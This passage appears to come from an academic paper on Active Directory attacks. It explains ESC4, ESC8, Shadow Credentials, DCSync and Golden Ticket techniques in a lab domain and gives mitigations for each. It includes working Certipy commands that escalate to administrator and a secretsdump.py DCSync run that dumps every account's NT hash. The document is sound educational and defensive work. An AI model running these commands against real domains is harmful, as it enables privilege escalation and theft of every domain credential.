      Full Control Principals         : S-1-5-21-2537003115-1679041843-2674945269-519
                                        NORTH.ALTAIR.LOCAL\Domain Admins
                                        NORTH.ALTAIR.LOCAL\Skyler White
                                        NORTH.ALTAIR.LOCAL\Local System
      Write Owner Principals          : S-1-5-21-2537003115-1679041843-2674945269-519
                                        NORTH.ALTAIR.LOCAL\Domain Admins
                                        NORTH.ALTAIR.LOCAL\Skyler White
                                        NORTH.ALTAIR.LOCAL\Local System
                                        S-1-5-21-2537003115-1679041843-2674945269-512
      Write Dacl Principals           : S-1-5-21-2537003115-1679041843-2674945269-519
                                        NORTH.ALTAIR.LOCAL\Domain Admins
                                        NORTH.ALTAIR.LOCAL\Skyler White
                                        NORTH.ALTAIR.LOCAL\Local System
                                        S-1-5-21-2537003115-1679041843-2674945269-512
      Write Property Principals       : S-1-5-21-2537003115-1679041843-2674945269-519
                                        NORTH.ALTAIR.LOCAL\Domain Admins
                                        NORTH.ALTAIR.LOCAL\Skyler White
                                        NORTH.ALTAIR.LOCAL\Local System
                                        S-1-5-21-2537003115-1679041843-2674945269-512
  [!] Vulnerabilities
    ESC4                              : 'NORTH.ALTAIR.LOCAL\\Skyler White' has dangerous permissions
```

Fig. 95 Certipy's vulnerable template audit evidencing an ESC4-vulnerable template

```
ubuntu@ubuntu:~$ certipy template -u skyler.white@north.altair.local -p 'Password123' -template ESC4 -dc-ip 192.168.122.10 -target 192.168.122.10 -save-old
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'ESC4' to 'ESC4.json'
[*] Updating certificate template 'ESC4'
[*] Successfully updated 'ESC4'
ubuntu@ubuntu:~$ certipy req -u skyler.white@north.altair.local -p 'Password123' -target 192.168.122.5 -template ESC4 -ca 'North Root CA' -upn administrator@north.al
tair.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 20
[*] Got certificate with UPN 'administrator@north.altair.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
ubuntu@ubuntu:~$ certipy auth -pfx administrator.pfx -dc-ip 192.168.122.10
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@north.altair.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@north.altair.local': aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86
ubuntu@ubuntu:~$ certipy template -u skyler.white@north.altair.local -p 'Password123' -template ESC4 -dc-ip 192.168.122.10 -target 192.168.122.10 -configuration ESC4
.json
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'ESC4'
[*] Successfully updated 'ESC4'
ubuntu@ubuntu:~$
```

Fig. 96 Use of the Certipy tool to alter the ESC4-vulnerable template into accepting SAN values. Then, using the same tool to perpetrate an ESC1 attack.

In Figure 96, the first command (`certipy template ...`) will leverage skyler.white's credentials to modify the ESC4 certificate template itself, in order for it to allow SANs to be supplied (ESC1 vulnerability). Figure 95 tells the attacker that Skyler holds dangerous permissions on the template, meaning that this user can modify the template. In this scenario specifically, Skyler holds GenericAll access rights on the template.

To modify the template, the Certipy tool will access the LDAP service running in the DC using Skyler's credentials. The tool then queries the server for the `pKICertificateTemplate` object named 'ESC4' and it issues a LDAP Modify request to alter the `msPKI-Certificate-Name-Flag` attribute in order to set the `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` flag, which allows users to specify a SAN upon requesting the certificate. Besides this modification, the Certipy tool also ensures that the template has the 'Client Authentication' EKU present, so that the certificate can be used in Kerberos PKINIT. This modification to the vulnerable template is possible since Skyler has the required permissions to modify it. This command also serializes the original certificate template into a JSON file for rollback purposes. This JSON file holds every attribute from the certificate, allowing for an integral rollback once the attack is performed.

Once the certificate template has been successfully modified, the attacker can perpetrate the ESC1 attack using the modified template, which is also seen in Figure 96. Finally, the attacker can use the Certipy tool to reinstate the certificate settings using the previously retrieved JSON file, effectively rolling back its modifications to the certificate, once again through the LDAP service.

To mitigate this attack, administrators should avoid granting high privileged access rights on certificate templates, such as GenericAll, GenericWrite, Write, or FullControl, to non-administrative users. This would prevent an attacker with access to a low-privileged account from escalating their privileges within the domain.

Tools such as BloodHound or Certipy can be used to assess if there's any certificate template that allows an attacker to perform an ESC4 attack, and should therefore be employed for auditing purposes. If no low-privileged user is capable of modifying a certificate template, the ESC4 attack surface is effectively eliminated.

6.6.16 ESC8 Attack - ADCS Exploiting

Unlike other ESC attacks, ESC8 targets the CA directly rather than certificate templates, leveraging NTLM relay to HTTP endpoints and a misconfigured CA.

The objective of this attack is to obtain a certificate that can be used for authentication on the Domain Controller's behalf. This enables the attacker to impersonate the DC and compromise the entire domain.

The misconfiguration that enables this attack is the use of web-based certificate enrollment, which is available on ADCS servers with the Certificate Authority Web Enrollment role installed. Once enabled, users can access the ASP-based web enrollment application over HTTP and request certificates, provided they can authenticate.

An attacker that has access to a CA web enrollment HTTP endpoint can coerce NTLM authentication from a machine running the Windows Print Spooler using the Printer Bug, mentioned in Section 6.5.1. The attacker can then relay the NTLM messages to the CA's HTTP endpoint, and authenticate as the coerced computer account. HTTP lacks protection mechanisms against NTLM relay attacks, unlike HTTPS with channel binding (Extended Protection for Authentication [50]) or SMB with signing. This allows the attacker to retrieve a certificate using the computer account's credentials, and authenticate as that account.

Domain Controllers provide the Print Spooler service by default. If the attacker coerces authentication from the Domain Controller and relays it to the CA's HTTP

endpoint, they can obtain a certificate based on the default "DomainController" template, which is valid for authentication. The attacker can then use this certificate to authenticate as the Domain Controller.

To summarize, if a CA allows for web enrollment through an HTTP endpoint, this attack is possible. Even if the DC is not running the Print Spooler service, any other machine running this service is vulnerable, and the attacker can therefore impersonate that machine through this attack. Additionally, other authentication coercion techniques exist that do not rely on the Print Spooler service, meaning that coercing the Domain Controller's authentication may still be feasible (Section 6.5.1). A diagram illustrating this attack can be seen in Figure 97.




Fig. 97 The ESC8 attack diagram. An attacker relays NTLM authentication messages from a DC to the CA and requests a certificate using the relayed connection.

Figure 98 depicts the ESC8-vulnerable template, signaled by the Certipy tool as being vulnerable in its audit process. The output shown is part of the same Certipy audit output from Figure 90.




Fig. 98 Certipy's vulnerabilities audit evidencing that the North Root CA is vulnerable to ESC8 attacks

This means the attacker can target the Web Enrollment endpoint while relaying NTLM messages from the CAPTAIN DC, for example, and enroll for a certificate on the DC's behalf. This can be achieved by combining the Certipy tool with a coercion technique such as the Printer Bug, as illustrated in Figures 99 and 100. The attacker first starts listening for inbound NTLM authentication attempts using Certipy. When the Printer Bug is executed, the CAPTAIN DC is coerced into authenticating to the attacker's machine (Figure 99). Certipy then relays the captured NTLM messages to the CA's HTTP Web Enrollment endpoint, which accepts NTLM authentication but does not enforce protections against relay attacks.

Once the relayed session is established, Certipy submits a certificate request on behalf of the DC. To do this, the attacker generates a fresh public/private key pair and constructs a CSR containing the DC's account identifier, the requested template (in this case, the 'DomainController' template), and the attacker's public key, signed with the corresponding private key. Since the HTTP request is authenticated with the DC's relayed NTLM credentials, the CA believes that the DC itself is making the

request, and therefore issues a certificate in the DC's name. This certificate incorrectly binds the attacker's public key to the CAPTAIN$ account.

With this certificate in possession, the attacker can then perform PKINIT authentication, presenting the spoofed certificate and proving knowledge of the associated private key. The KDC, trusting the CA and the certificate contents, believes it is communicating with the legitimate DC account, thereby allowing the attacker to fully impersonate CAPTAIN$.




Fig. 99 Use of the Printer Bug coercion method for coercing authentication from the CAPTAIN DC to the attacker's machine, which then allows the ESC8 attack to be perpetrated.




Fig. 100 Use of the Certipy tool to relay NTLM messages from CAPTAIN to the CA and retrieve the 'DomainController' certificate, as well as using the retrieved certificate to authenticate as the DC and retrieve its credentials.

To mitigate ESC8 attacks, organizations should avoid installing the CA Web Enrollment server role altogether. This prevents users from requesting certificates via web interfaces, effectively mitigating this attack surface.

As an alternative, if web enrollment is necessary within the organization, administrators should enforce HTTPS rather than HTTP. Additionally, NTLM authentication should be restricted. Restricting NTLM authentication can be done either at the host level or at the IIS level, which is responsible for serving ADCS endpoints. In cases where disabling NTLM is infeasible, administrators should implement HTTPS in combination with Extended Protection for Authentication. Extended Protection for Authentication is a Windows security feature that binds authentication exchanges to the underlying TLS channel and target service, preventing NTLM relay over HTTPS. Additionally, it can only be enforced over TLS-protected channels, since it relies on channel binding tokens derived from the TLS session. This configuration allows certificate requests via the web while still preventing ESC8 exploitation.

6.6.17 Shadow Credentials

The Shadow Credentials attack no longer leverages ADCS specifically, but it rather abuses public key infrastructure within AD. Namely, it abuses Microsoft's Key Trust PKINIT model, which removes CA validation and relies on the `msDS-KeyCredentialLink` attribute in AD. The PKINIT flow was described in Section 5.1.5. This attack abuses one way this process is conducted in AD, leveraging write permissions on accounts.

The objective of this attack is to impersonate a user account, and authenticate as this account through PKINIT. PKINIT must be available in the AD environment (commonly backed by ADCS). Furthermore, an attacker must have compromised an account with write permissions over a different account, which will be the attack's victim. In other words, the compromised account must have have an ACE on the victim account's ACL that grants access rights that allow the attacker to modify account attributes, such as GenericWrite, for example.

An attacker with write permissions over a user account can modify its `msDS-KeyCredentialLink` attribute. This attribute is used for storing key credential

objects (public keys and metadata), and used in the Key Trust PKINIT process of AD [96]. During Key Trust PKINIT, the KDC authenticates the client by verifying that the public key presented in the PKINIT process matches a public key stored in the account's `msDS-KeyCredentialLink` attribute.

In Section 5.1.5 it's mentioned that both the client and the KDC validate each other's certificates through the CA. However, Microsoft introduced an alternative Key Trust PKINIT model (used in Windows Hello for Business [80]) to allow certificate-less Kerberos logons [124]. In this implementation of PKINIT, no third party CA is needed. Instead, the user's public key is directly associated with the AD account (stored in msDS-KeyCredentialLink). This PKINIT implementation eliminates the need to issue individual certificates for each user (making passwordless authentication easier to deploy) but changes the trust assumption: AD itself serves as the authority tying public keys to user identities, instead of a trusted CA. In Key Trust PKINIT, the client sends a certificate containing its public key, and the KDC checks it against the account's `msDS-KeyCredentialLink` attribute. In Section 5.1.5, public key validation would be done through the use of a trusted CA, not by simply validating an AD account attribute.

Although Microsoft documentation does not explicitly state how the KDC determines which model to apply (Key Trust or Certificate-based), observed behavior indicates that the presence of a msDS-KeyCredentialLink entry enables Key Trust authentication, while absence of such entries trigger PKINIT as described in Section 5.1.5.

Therefore, an attacker that generates a new public key pair and sets the public key value to an account's msDS-KeyCredentialLink, leveraging access rights such as GenericWrite, can successfully authenticate as that account through Key Trust PKINIT, since certificate validation isn't performed by leveraging a trusted CA. This

way, the attacker can retrieve a TGT on the victim account's behalf, essentially compromising the account. This effectively plants a shadow credential on the account: a rogue key that continues to work even after password resets.

To demonstrate, the Certipy tool will be employed, along with user account credentials (jesse.pinkman) with high privilege ACLs over a different user account (walter.white). Jesse holds GenericWrite permissions over Walter, as seen in Figure 81.

The Certipy tool will perform this attack by first generating a new public key pair, then, it will leverage Jesse's GenericWrite right on Walter's user account to set the public key value in Walter's msDS-KeyCredentialLink to the newly generated public key. Finally, it will issue a PKINIT AS_REQ message on Walter's behalf, in which it places a certificate that contains the spoofed public key. The KDC validates this spoofed key value, wrongfully confirming Walter's identity, and issuing a TGT. This way, the attacker compromises Walter's account. This process is illustrated in Figure 101.




Fig. 101 Diagram illustrating the Shadow Credentials attack process

The practical use of the Certipy tool to perform this attack can be seen in Figure 102.




Fig. 102 Shadow Credentials attack through the Certipy tool, compromising Walter's account from Jesse's account.

To mitigate this attack, administrators should prevent granting powerful access rights from low privilege accounts to other accounts. In this case, administrators shouldn't allow Jesse to hold GenericWrite access on Walter. Preventing low-privileged accounts from modifying other objects in this manner would fully mitigate the attack described here. Also, monitoring msDS-KeyCredentialLink attributes for modification could assist in detecting such an attack. If an attack is detected, it is important to note that resetting the victim account's password does not invalidate the shadow credential, since the rogue key pair remains associated with the account. The only way to remediate is to manually inspect and remove any unauthorized entries from the `msDS-KeyCredentialLink` attribute. Once these values are removed, the account is restored to a secure state.

6.7 Domain Extraction and Persistence

The Domain Extraction and Persistence section describes the techniques an adversary uses to extract authoritative domain secrets and establish long-lived footholds inside an Active Directory environment. These techniques go beyond short-lived access or lateral movement: they are designed to obtain irrevocable artifacts (replicated credentials, keys, or forged Kerberos tickets). The section covers high-impact primitives such as Directory Replication abuse (DCSync) and credential-theft and fabrication (Golden

Tickets). For each technique we explain the protocol-level behaviour that enables it and show the common attacker tools used in the lab.

6.7.1 DCSync

This attack has the objective of retrieving domain credentials. When such an attack is perpetrated, the whole domain is effectively compromised, since the attacker would then hold every secret in the environment, such as Administrator, DC, and even the krbtgt's account NT hashes, which will ultimately allow the attacker to impersonate these accounts. To perpetrate this attack, the attacker needs high privileges within the domain, such as credentials from accounts within the Domain Admins or Enterprise Admins security group, or a DC computer account's credentials. These accounts hold `Replicating Directory Changes` and `Replicating Directory Changes All` extended rights on DCs by default, which is what essentially allows an account to perform DCSync. Extended rights are addressed in Section 2.3.3.

The attacker is able to retrieve credentials through this attack by abusing the Directory Replication Service (DRS) Remote Protocol [54] to simulate the replication process from a remote domain controller. DCs in AD replicate data to maintain consistency within a domain. The attacker abuses this behavior in a DCSync attack. Specifically, through the use of the `DRSGetNCChanges` method [76] from the DRSUAPI, the RPC interface for the DRS protocol. This will result in the DC sending secrets to the high-privileged attacker itself.

In order to retrieve domain secrets through the DRS Remote Protocol, the attacker must:

1. Establish an authenticated DRSUAPI RPC channel using Administrator credentials, thus being allowed to request domain data replication. This step is not unique to the Directory Replication Service. It is carried out through Microsoft's RPC protocol, which is the common transport used by many Windows services

(such as SAMR and Netlogon). In practice, before the secure channel is established, the client must authenticate using domain credentials. This is handled through Kerberos or NTLM, which provide a session key. That session key is then leveraged by the underlying protocol (in this case RPC) to encrypt and ensure integrity of service traffic. Virtually, the first step for the attacker is to authenticate to the Directory Replication Service using Administrator credentials.

2. Build an DRS_MSG_GETCHGREQ [77], which is a structure containing the DSName of the AD partition to be replicated. DSName consists of a tuple that identifies the partition in this case. It's composed of the partition's Distinguished Name ("DC=north,DC=altair,DC=local", in this case), as well as its GUID and SID. The DRS_MSG_GETCHGREQ structure also determines which information is to be replicated. To retrieve only NTLM hashes from the domain, the attacker sets a parameter named `pPartialAttrSet` (Partial Attribute Set) to include values such as `dBCSPwd` and `unicodePwd`. These values specifically request the DC to replicate LM and NT hash data respectively. LM (LAN Manager) hashes are an outdated and insecure password storage format, and NT (NTLM) hashes are the more modern hash representation still used in Windows authentication. Both are stored within AD.
3. Calls the DRSGetNCChanges method, passing the previously built DRS_MSG_GETCHGREQ structure through DRSUAPI.
4. The DC replies with the requested data, encrypted using a session key negotiated when establishing the secure RPC channel. The reply constitutes a DRS_MSG_GETCHGREPLY message, which will include the DRSGetNCChanges requested values.
5. The attacker uses the session key that it was able to negotiate with the DC by impersonating an administrator when authenticating, and decrypts the credential data, being able to retrieve every user credential and compromise the whole domain.




Fig. 103 DCSync attack diagram

Figure 103 illustrates this process, numbering each of the previously described phases visually.

This attack can be performed using the `secretsdump.py` script from Impacket. The usage of this script can be seen in Figure 104. To perpetrate this attack, the administrator's password will be used, but other authentication methods/elements could be used, such as a service ticket to the DC's CIFS service that impersonates the administrator (which can be obtained through the SAMAccountName Spoofing attack from Section 6.6.8, for example), or by using the DC's TGT (which can be obtained through the unconstrained delegation abuse attack from Section 6.6.5), or using an administrator's relayed connection (as the one obtained in Section 6.5.2). Basically, a DCSync attack is one of the main goals of an attacker when attacking AD, and it can be performed by first leveraging different attacks mentioned in this paper. By chaining these attacks together (SAMAccountName Spoofing/unconstrained delegation abuse/NTLM relay with DCSync) an attacker can fully compromise a domain, having extracted any existing account's credentials, and thus being able to impersonate each and every single account to access any service within a domain.

To mitigate this attack, the focus is set on preventing an attacker from reaching high privileges which would allow them to perform DCSync. This includes mitigating the various attacks discussed in this paper, ensuring that local administrator accounts have complex, unique passwords across all systems on the network, and following best practices for design and administration of an enterprise network to limit privileged

account use. Another mitigation for this attack, would be creating a "Replication Allow List" [34] in order to keep a list of DC IPs, and only those sources should be allowed to perform DRS RPC calls such as `DRSGetNCChanges` to another DC. Any replication request from a non-DC should be treated as suspicious.

```
ubuntu@ubuntu:~$ secretsdump.py -just-dc Administrator:Passw0rd@captain.north.altair.local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ca730e8a65834673602456d4e5e3ce65:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
north.altair.local\skyler.white:1103:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
north.altair.local\jesse.pinkman:1104:aad3b435b51404eeaad3b435b51404ee:be41ec681dc9a62d164d53549092f154:::
north.altair.local\walter.white:1105:aad3b435b51404eeaad3b435b51404ee:93bd3d67e83e52bcc0bd0c335cae3a47:::
north.altair.local\hank.schrader:1106:aad3b435b51404eeaad3b435b51404ee:2007a8d98b2c2e00838573327b410e8c:::
north.altair.local\saul.goodman:1107:aad3b435b51404eeaad3b435b51404ee:b218a7087535c8ac2518506bacb7343a:::
printersplitter:1116:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
john:1117:aad3b435b51404eeaad3b435b51404ee:98da674948a73eb2cfa124e9aca27a03:::
CAPTAIN$:1000:aad3b435b51404eeaad3b435b51404ee:6097d4fd4fbf79d19e27ab40502af895:::
MEMBER$:1112:aad3b435b51404eeaad3b435b51404ee:a6b3b2fdae9b61e29e8e269ad6ad2707:::
removemiccomputer$:1114:aad3b435b51404eeaad3b435b51404ee:faa9e1b37177295bd6e3cbb63b3ccf9f:::
samaccountname$:1115:aad3b435b51404eeaad3b435b51404ee:0eddedc35eb7b7ecde0c9f0564e54c83:::
ALTAIR$:1113:aad3b435b51404eeaad3b435b51404ee:73b16bf833de69999ac0352570eeea61:::
```

Fig. 104 DCSync attack using the secretsdump.py script. The output consists of credentials stored in AD's database, therefore compromising every single AD account present in the domain

6.7.2 Golden Tickets

Golden tickets are a way for an attacker to persist within a domain. It consists of the attacker acquiring the capability to forge TGTs, allowing the attacker to impersonate any account in a domain. This forged TGT is referred to as a **Golden Ticket**.

In order to issue Golden Tickets, the attacker must gain access to the KDC's secret (the **krbtgt**'s account NT hash), used for encrypting TGTs. By acquiring this hash, which the Kerberos protocol assumes is only known by the KDC, the attacker can build a TGT to impersonate any user and access any resource in the domain, encrypting it with the KDC's secret. Upon receiving a malicious TGT, since the KDC validates tickets using the krbtgt's password hash, the ticket is accepted and the authentication process continues as if the KDC was the one that issued the TGT. With the krbtgt's account credentials, possibly retrieved through a DCSync attack (discussed in Section

6.7.1), the attacker can use the 'ticketer.py' script from Impacket, as seen in Figure 105, to create a Golden Ticket. The image also portrays the use of the Golden Ticket to perform a DCSync attack, evidencing high privileges.




Fig. 105 Use of the ticketer.py script to forge Golden Tickets, and use of Golden Tickets to perform a DCSync attack

To forge a Golden Ticket, the 'ticketer.py' script will first craft a PAC (Privilege Attribute Certificate) that includes the `KERB_VALIDATION_INFO` (the script calls it PAC_LOGON_INFO) and the `PAC_CLIENT_INFO` structures. KERB_VALIDATION_INFO is a very important structure that includes the user's SID, any Group RIDs, the Domain SID, Logon Time, and other information [69]. Windows access tokens are built using KERB_VALIDATION_INFO data. The PAC_CLIENT_INFO contains the client's name and authentication time.

The attacker then inserts the PAC in the `EncTicketPart` section of the TGT. It then signs the PAC using the Service's key, known as the PAC's Server Signature [88], and the KDC's key, known as the PAC's KDC signature [81]. In the AS exchange case, both of these signatures are built using the krbtgt's key, which the attacker derived from the krbtgt's NT hash. The attacker also sets a long ticket lifetime using the

EncTicketPart's `endtime` and `renew-till` values, allowing them to use this TGT over a long period of time.

Once the PAC and ticket lifetimes are crafted, the EncTicketPart section of the TGT is encrypted using the krbtgt's key once again. This is crucial in Golden Tickets. Due to this step, any DC will accept this TGT since it is encrypted with a valid krbtgt's key. Finally, in order for the TGT to be usable, the attacker forges an `EncASRepPart` section, which includes a generated session key that is used in the TGS exchange. This section isn't part of the TGT itself, but it is part of the AS-REP message. This way, an attacker forges a usable TGT with admin privileges, because the PAC's KERB_VALIDATION_INFO contains the Administrator's SID and includes privileged groups (such as Domain Admins) RIDs. Therefore, the use of this TGT to request access to resources/services will grant the attacker an admin access token.

Golden tickets are considered a form of persistence within a domain since tickets are forged with very long lifetimes. Golden tickets can still be used to access domain services even when the attack that led to the creation of a golden ticket was mitigated. For instance, an attacker has compromised an administrator's account, uses it to perform a DCSync attack, retrieves the krbtgt's account credentials, and forges a Golden Ticket. If defenders take notice that a certain administrator account has been compromised and therefore change its credentials, the attacker can no longer perform a DCSync attack for example, or use that administrator account to access any service. The attacker can, however, use the Golden Ticket to access the domain with high privileges, without requiring any other credential. This way, since Golden Tickets remain valid regardless of whether the original compromise vector has been remediated, they are a way of persisting within AD environments.

Similar to Golden Ticket attacks, there are also Silver Ticket attacks. Both share the same foundation: forged Kerberos tickets used as a persistence mechanism. The key difference lies in scope: Golden Tickets are forged TGTs created with the krbtgt

account's credentials, granting domain-wide access, whereas Silver Tickets are forged TGSs using a specific service account's credentials, granting access only to that service. Because the attacker already possesses a forged TGS, no communication with the KDC is required. Instead, only the AP exchange with the target service is performed, making Silver Tickets stealthier though more limited in reach. Golden Tickets are powerful but more likely to generate activity visible to the KDC, since they must be used to request service tickets. In contrast, Silver Tickets never contact the KDC, making them harder to detect.

This persistence attack can be performed even when compromised accounts change their password, since if the attacker can forge a TGT, it means that no user credentials are needed to complete the authentication process. As discussed in Section 5.1, password knowledge is only required in the AS exchange, and with a TGT, the attacker only needs to perform the TGS and AP exchanges.

Changing the krbtgt's account password once won't stop the attacker from forging valid Golden Tickets either. To render the current krbtgt's account hash useless, the password must be changed twice. This is due to the fact that the KDC keeps track of both the current and last password of the krbtgt's account [91]. This happens in order to maintain tickets issued with the old password valid, as an effort to not disrupt ongoing processes upon a password change. Thus, only when changing the account's password twice, will the attacker holding the previous krbtgt's NT hash not be able to forge or use golden ticket.

For mitigating this attack, administrators should have the krbtgt account's password changed regularly, as well as employing mitigations for the attacks described in this paper, which make way for an attacker to escalate their privileges and gain access to the krbtgt's NT hash.

6.8 Cross-Domain and Forest Expansion

